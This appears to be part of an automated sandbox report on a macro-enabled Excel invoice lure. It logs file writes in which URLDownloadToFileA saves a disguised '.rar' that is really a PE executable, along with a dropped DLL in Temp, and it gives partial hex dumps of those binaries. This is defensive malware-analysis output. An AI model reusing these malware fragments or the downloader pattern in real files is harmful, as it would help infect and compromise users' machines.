C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	14500	26 21 00 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!..&!..................................0.......,...H.......D..	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\d0l359[1].rar	unknown	816	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 1c 9a fc 5f 00 00 00 00 00 00 00 00 e0 00 0e 21 0b 01 02 32 00 7a 04 00 00 60 00 00 00 00 00 00 d0 26 00 00 00 10 00 00 00 40 00 00 00 00 00 10 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 05 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....PE..L....._..... .!...2.z...`.....&.....@.. .....@	success or wait	1	13FEF828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\d0l359[1].rar	unknown	8192	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 8b ec 51 56 8b 45 0c 89 45 fc 8b 0d 28 9b 00 10 89 4d 08 68 5c 11 00 00 6a 00 ff 15 74 80 00 10 8b 55 fc 8d b4 02 66 a1 06 00 68 5c 11 00	....U..QV.E..E...(....M.h\...j...t....U....f...h\..	success or wait	1	13FEF828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\d0l359[1].rar	unknown	4164	f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7 05 70 80 00 10 f1 ba 00 00 c7	......p.........p.........p... ......p.........p.........p... ......p.........p.........p... ......p.........p.........p... ......p.........p.........p... ......p.........p.........p... ......p.........p.........p... ......p.........p.........p... ......p........	success or wait	1	13FEF828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\aymakjne.dll	unknown	13172	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 1c 9a fc 5f 00 00 00 00 00 00 00 00 e0 00 0e 21 0b 01 02 32 00 7a 04 00 00 60 00 00 00 00 00 00 d0 26 00 00 00 10 00 00 00 40 00 00 00 00 00 10 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 05 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....PE..L....._..... .!...2.z...`.....&.....@.. .....@	success or wait	1	13FEF828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\d0l359[1].rar	unknown	8192	00 00 6c 91 00 00 7c 91 00 00 92 91 00 00 9e 91 00 00 ac 91 00 00 ba 91 00 00 ca 91 00 00 d6 91 00 00 e8 91 00 00 f8 91 00 00 0a 92 00 00 1c 92 00 00 28 92 00 00 36 92 00 00 44 92 00 00 58 92 00 00 6c 92 00 00 7c 92 00 00 8c 92 00 00 a0 92 00 00 b0 92 00 00 c2 92 00 00 d0 92 00 00 ea 92 00 00 fc 92 00 00 0a 93 00 00 20 93 00 00 34 93 00 00 50 93 00 00 5c 93 00 00 6e 93 00 00 7c 93 00 00 96 93 00 00 a0 93 00 00 b8 93 00 00 c8 93 00 00 00 00 00 00 e4 93 00 00 fc 93 00 00 0e 94 00 00 1a 94 00 00 2e 94 00 00 3a 94 00 00 58 94 00 00 70 94 00 00 80 94 00 00 90 94 00 00 ac 94 00 00 c6 94 00 00 e0 94 00 00 f0 94 00 00 02 95 00 00 16 95 00 00 30 95 00 00 44 95 00 00 5a 95 00 00 68 95 00 00 74 95 00 00 80 95 00 00 98 95 00 00 ac 95 00 00 be 95 00 00 d4 95 00 00 e2	..l...l..... .....(...6...D. ..X...l...l..... ....4...P...\. ..n...l..... .....:...X...p. ....0...D...Z...h...t.....	success or wait	39	13FEF828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\aymakjne.dll	unknown	16056	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a8 4e 07 80 00 00 40 00 00 c4 03 00 51 00 00 00 40 00 00 00 ff ff ff ff 1d 28 00 10 c8 00 00 00 01 00 00 00 f1 ba 00	....N....@... ..Q...@.....(.....	success or wait	6	13FEF828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\aymakjne.dll	unknown	28838	bf 09 c5 52 31 d9 6c ae 45 bf 41 0e 3a 9b 33 20 66 c5 26 84 d5 20 e1 ee 09 79 95 b2 d2 8f 42 83 bf 80 21 21 21 21 21 21 21 21 21 21 21 21 80 33 f2 42 40 c5 b9 dc b0 f9 6d 5f 79 01 cd f7 7a 0e 06 3c 0b 45 33 9a c0 cd 54 bf 62 dc 9b 13 04 6f ec f2 6d a3 d5 8f fb 51 f5 9f a4 43 00 00 e7 2f 00 00 e7 2f 00 00 d7 2f 00 00 d7 2f 00 00 3d 2c 62 01 3d 7e b0 ff c0 7e f7 ff e7 82 e9 00 f0 21 21 21 21 21 21 21 21 21 21 21 21 21 7e f7 00 e0 7e f7 ff e0 7e f7 ff 97 7e f7 ff f0 7e f7 ff 00 30 f7 ff 00 7f f7 ff 00 7e f8 fe f0 7e f8 fe e0 7e f7 ff 57 7e f8 ff 57 2f 00 00 67 2f f7 00 67 2f 00 00 57 2f 00 ff 57 2f 00 00 27 2f 00 00 60 2f 00 00 17 2f 00 00 17 7e f8 ff 27 2f 21 21 21 21 21 21 21 21 21 21 21 21 21 21 00 00 27 2f f7 00 80 7e f7 ff 00 81 f7 00 bb 3b 62 4f f4 fa 1a 05 b7	...R1.I.E.A.:.3 f.&.. ...y.... B...!!!!!!!!!!!.3.B@.....m_y. ..z..<.E3...T.b....o..m....Q.. .C.../.../.../.../..=,b.=~...~ .....!!!!!!!!!!!~...~...~.. .~...~...0.....~...~...~..W~ ..W/..g/..g/..W/..W/..'/..`/.. ./...~..'/!!!!!!!!!!!../...~ .....;bO.....	success or wait	1	13FEF828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\7EEE0000	569	481	a4 95 cb 6e db 30 10 45 f7 05 fa 0f 02 b7 85 48 a7 8b a2 28 2c 67 d1 a4 cb 36 40 53 a0 5b 9a 1c d9 ac f9 02 c9 28 f2 df 77 28 39 0e e2 ea 61 a1 1b cb 12 75 ef 99 19 71 86 eb db d6 e8 a2 81 10 95 b3 15 b9 a1 2b 52 80 15 4e 2a bb ab c8 af c7 6f e5 67 52 c4 c4 ad e4 da 59 a8 c8 11 22 b9 dd bc 7f b7 7e 3c 7a 88 05 aa 6d ac c8 3e 25 ff 85 b1 28 f6 60 78 a4 ce 83 c5 95 da 05 c3 13 de 86 1d f3 5c 1c f8 0e d8 c7 d5 ea 13 13 ce 26 b0 a9 4c d9 83 6c d6 77 50 f3 27 9d 8a fb 16 1f f7 91 6c 95 25 c5 d7 fe bd 8c aa 08 f7 5e 2b c1 13 06 ca 1a 2b 2f 20 a5 ab 6b 25 40 3a f1 64 d0 9a 46 1f 80 cb b8 07 48 46 53 1f 14 12 c3 4f 48 09 13 8b 84 0d 32 bd dd 5d 30 95 c9 31 e7 e7 c3 0a 30 f5 a0 a2 2d f3 ca b0 26 80 8e 17 a2 99 d4 7c 5f 3b 8a ca 2e fd b8 57 3e 7e c0 02 8f 10 f2 ca	...n.0.E.....H...(.g...6@S.[.....(..w(9...a....u...q.... .....+R..N*.....o.gR.....Y ..."".....~<z...m..>%...(.`x... .....\.....&..L..l.w P.'.....l.%.....^+.....+/ ..k%@:.d..F.....HFS....OH.. ...2..]0..1....0...-...&.....|_ ;.....W>~.....	success or wait	23	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\7EEE0000	1050	2	03 00	..	success or wait	23	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\7EEE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 04 f8 aa fd e3 01 00 00 2a 07 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!.........*....... [Content_Types].xml ... (...................................	success or wait	24	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\7EEE0000	27076	4096	ec 7d 7b 74 5c c5 99 67 dd db 2d a9 ad 97 5b b2 b0 85 6d f0 b5 10 76 1b 84 69 19 23 84 c0 d0 92 6c 90 19 db 08 cb 10 0d 71 a2 6e 49 6d 4b b6 2c 35 92 6c 64 42 42 fb 11 a2 b0 0c 11 2c eb 51 18 26 34 1c 92 d1 24 1e 46 e4 30 8c 60 12 4e db 21 89 96 25 89 c8 64 66 94 dd 3d 1b 99 64 76 75 76 32 1b b1 09 27 fa 83 41 fb fb 55 d5 ed be 6a 5d f9 01 99 c7 9e 33 65 7f 5d 5f fd ea fb be 7a d7 ad 7b 6f dd d2 c4 8f 8a a6 9e 7f 79 e5 39 91 e1 6e 13 1e f1 e1 dc 12 91 ed c0 0d f0 24 e9 fc 42 98 60 48 1f ce cd cd 49 0c 3f 60 ff dd fd 7f 54 03 ff 84 bc e6 a0 dd 42 20 2f 28 0b c4 36 cf 07 5d 01 5a 02 ca 05 e5 81 d8 ce 05 f0 0b 41 97 83 fc a0 22 50 31 68 19 a8 04 74 19 68 39 68 05 a8 14 e4 03 ad 04 ad 02 ad 06 ed 00 35 82 d6 80 36 81 d6 82 ca 40 57 81 ca 41 57 83 d6 81 d6 83	.}{t\..g..-...[...m...v..i.#.. ..l.....q.nImK.,5.ldBB..... ,.Q.&4...$.F.0.`.N.!..%..df.. =..dvuv2...'..A..U...j].....3e. ]_....z..{o.....y.9..n..... .....$..B.`H....I.?`....T.....B /(..6..].Z.....A.... "P1h...t.h9h.....5...6 ....@W..AW.....	success or wait	9	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\7EEE0000	50668	2653	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 6b 00 00 00 ea 08 03 00 00 00 53 03 94 83 00 00 00 19 74 45 58 74 53 6f 66 74 77 61 72 65 00 41 64 6f 62 65 20 49 6d 61 67 65 52 65 61 64 79 71 c9 65 3c 00 00 00 18 50 4c 54 45 ff ff ff b0 b0 b0 d3 d4 d3 4b 49 4b 8f cc e5 94 96 f6 c9 d3 f9 84 84 85 f5 b7 0b db 00 00 09 db 49 44 41 54 78 da ec 9d 09 62 a3 30 0c 45 2d 91 a2 fb df b8 de 11 60 a8 59 02 86 7e 66 da a6 24 93 68 1e f6 b7 2c cb c2 48 87 e3 9a 43 4c 67 1e 78 3c d4 68 b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 eb ff ce 9a bb ce 9e ec 3a f6 df 84 fd ef 24 46 dc 03 fb 88 c8 90 b1 7f ed 03 e6 f8 45 a7 98 c2 dd c7 74 f2 63 3f cc 7e 94 f4 f2 71 3f dc a7 fe fc c9 fa 21 46 cf cd f6 a7 29 3c 23 24 e2 6c 14 d3 f9 ef cc d6 e4	.PNG.....IHDR...k.....S .....tEXtSoftware.Adobe Imag eReadyq.e<....PLTE..... KIK.....IDATx....b .0.E-.....`.Y..~f..$.h...,.. H...CLg.x<.h..k..k..k..k.. k..k.....:.....$F..... ...E.....t.c?.~...q?.....!F....) <#$.l.....	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\7EEE0000	56910	1719	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 04 f8 aa fd e3 01 00 00 2a 07 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1c 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 16 15 88 97 1b 01 00 00 2b 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 42 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 6a 01 d6 33 7c 02 00 00 08 06 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 9d 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!.........*..... ....[Content_Types].xmlPK..-.........!..U0#....L ...._rels/.re lsPK..-.........!.........+... ....B...xl/_rels/wor kbook.xml.relsPK..-.........!. j..3|......................... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\~$INV2680371456-20210111889374.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F41F526	WriteFile
C:\Users\user\Desktop\~$INV2680371456-20210111889374.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F41F591	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\A8FE0000	569	481	a4 95 cb 6e db 30 10 45 f7 05 fa 0f 02 b7 85 48 a7 8b a2 28 2c 67 d1 a4 cb 36 40 53 a0 5b 9a 1c d9 ac f9 02 c9 28 f2 df 77 28 39 0e e2 ea 61 a1 1b cb 12 75 ef 99 19 71 86 eb db d6 e8 a2 81 10 95 b3 15 b9 a1 2b 52 80 15 4e 2a bb ab c8 af c7 6f e5 67 52 c4 c4 ad e4 da 59 a8 c8 11 22 b9 dd bc 7f b7 7e 3c 7a 88 05 aa 6d ac c8 3e 25 ff 85 b1 28 f6 60 78 a4 ce 83 c5 95 da 05 c3 13 de 86 1d f3 5c 1c f8 0e d8 c7 d5 ea 13 13 ce 26 b0 a9 4c d9 83 6c d6 77 50 f3 27 9d 8a fb 16 1f f7 91 6c 95 25 c5 d7 fe bd 8c aa 08 f7 5e 2b c1 13 06 ca 1a 2b 2f 20 a5 ab 6b 25 40 3a f1 64 d0 9a 46 1f 80 cb b8 07 48 46 53 1f 14 12 c3 4f 48 09 13 8b 84 0d 32 bd dd 5d 30 95 c9 31 e7 e7 c3 0a 30 f5 a0 a2 2d f3 ca b0 26 80 8e 17 a2 99 d4 7c 5f 3b 8a ca 2e fd b8 57 3e 7e c0 02 8f 10 f2 ca	...n.0.E.....H...(.g...6@S.[.....(..w(9...a....u...q.... .....+R..N*.....o.gR.....Y ..."".....~<z...m..>%...(.`x... .....\.....&..L..l.w P.'.....l.%.....^+.....+/ ..k%@:.d..F.....HFS....OH.. ...2..]0..1....0...-...&.....|_ ;.....W>~.....	success or wait	23	7FEEAC59AC0	unknown
C:\Users\user\Desktop\A8FE0000	1050	2	03 00	..	success or wait	23	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\A8FE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 04 f8 aa fd e3 01 00 00 2a 07 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!.........*....... [Content_Types].xml ... (...................................	success or wait	24	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\A8FE0000	27076	4096	ec 7d 7b 74 5c c5 99 67 dd db 2d a9 ad 97 5b b2 b0 85 6d f0 b5 10 76 1b 84 69 19 23 84 c0 d0 92 6c 90 19 db 08 cb 10 0d 71 a2 6e 49 6d 4b b6 2c 35 92 6c 64 02 a1 fd 08 51 58 86 08 96 f5 28 0c 13 1a 0e c9 68 12 2f 23 72 58 46 30 09 a7 ed 90 44 cb 92 44 64 32 33 ca ee 9e 8d 4c 32 bb 3a 3b 99 8d d8 0c 27 fa 83 41 fb fb 55 d5 ed be 6a 5d f9 01 99 c7 9e 33 65 7f 5d 5f fd ea fb be 7a d7 ad 7b 6f dd d2 c4 8f 8b a6 5e 78 65 e5 39 91 e1 6e 13 1e f1 d1 dc 12 91 ed c0 0d f0 24 e9 fc 42 98 60 48 1f cd cd cd 49 0c 3f 60 ff cd fd 7f 54 03 ff 88 bc e6 a0 dd 42 20 2f 28 0b c4 36 cf 07 5d 01 5a 02 ca 05 e5 81 d8 ce 05 f0 0b 41 97 83 fc a0 22 50 31 68 19 a8 04 74 19 68 39 68 05 a8 14 e4 03 ad 04 ad 02 ad 06 ed 00 35 82 d6 80 36 81 d6 82 ca 40 57 81 ca 41 57 83 d6 81 d6 83	.}{t\..g..-...[...m...v..i.#.. ..l.....q.nImK.,5.ld....QX.... (.....h./#rXF0....D..Dd23... .L2.:;....'..A..U...j].....3e.]_....z..{o.....^xe.9..n..... ......$..B.`H....I.?`....T.....B /(..6..].Z.....A.... "P1h...t.h9h.....5...6 ....@W..AW.....	success or wait	9	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\A8FE0000	50680	2653	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 6b 00 00 00 ea 08 03 00 00 00 53 03 94 83 00 00 00 19 74 45 58 74 53 6f 66 74 77 61 72 65 00 41 64 6f 62 65 20 49 6d 61 67 65 52 65 61 64 79 71 c9 65 3c 00 00 00 18 50 4c 54 45 ff ff ff b0 b0 b0 d3 d4 d3 4b 49 4b 8f cc e5 94 96 f6 c9 d3 f9 84 84 85 f5 b7 0b db 00 00 09 db 49 44 41 54 78 da ec 9d 09 62 a3 30 0c 45 2d 91 a2 fb df b8 de 11 60 a8 59 02 86 7e 66 da a6 24 93 68 1e f6 b7 2c cb c2 48 87 e3 9a 43 4c 67 1e 78 3c d4 68 b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 eb ff ce 9a bb ce 9e ec 3a f6 df 84 fd ef 24 46 dc 03 fb 88 c8 90 b1 7f ed 03 e6 f8 45 a7 98 c2 dd c7 74 f2 63 3f cc 7e 94 f4 f2 71 3f dc a7 fe fc c9 fa 21 46 cf cd f6 a7 29 3c 23 24 e2 6c 14 d3 f9 ef cc d6 e4	.PNG.....IHDR...k.....S .....tEXtSoftware.Adobe Imag eReadyq.e<....PLTE..... KIK.....IDATx....b .0.E-.....`.Y..~f..$.h...,.. H...CLg.x<.h..k..k..k..k.. k..k.....:.....$F..... ...E.....t.c?.~...q?.....!F....) <#$.l.....	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\A8FE0000	56931	1719	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 04 f8 aa fd e3 01 00 00 2a 07 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 1c 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 16 15 88 97 1b 01 00 00 2b 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 42 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 6a 01 d6 33 7c 02 00 00 08 06 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 9d 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!.....*..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!.....+... .....B...xl/_rels/wor kbook.xml.relsPK..-.....!. j..3|..... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\996393.cvr	unknown	1392	4d 53 51 4d 78 00 00 00 00 00 00 00 33 d7 10 47 0a 00 00 00 f8 04 00 00 02 00 00 00 00 00 0e 00 67 1b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 9d 18 8d 67 c7 e8 d6 01 5b fd af 76 c7 e8 d6 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 00 01 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 01 00 00 00 34 63 00 00 03 00 00 00 45 58 43 45 00 00 00 00 04 00 00 00 ff ff ff ff 00 00 00 00 05 00 00 00 ff ff ff ff 00 00 00 00 06 00 00 00 00 00 00 00 7c 00 00 00 35 00 00 00 67 1b 00 00 00 00 00 00 3b 00 00 00 02 00 00 00 7c 00 00 00 3c 00 00 00 00 00 00 00 00 00 00 00 41 00 00 00 00 04 00 00 00 00 00 00 6c 00 00 00 00 00 00	MSQMx.....3..G..... ..g.....g.... [..v..... ....4c .....EXCE..... .....|...5...g..... ..;.....|...<.....A... .....l.....	success or wait	1	13FEF828C	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9191BCC5.emf	0	1408	pending	1	7FEEACBFD74	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9191BCC5.emf	0	88	pending	1	7FEEACBFD74	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E4DA1402.emf	unknown	1408	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\773DD01B.emf	unknown	1408	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1B15360.emf	unknown	1408	success or wait	1	7FEEAC59AC0	unknown
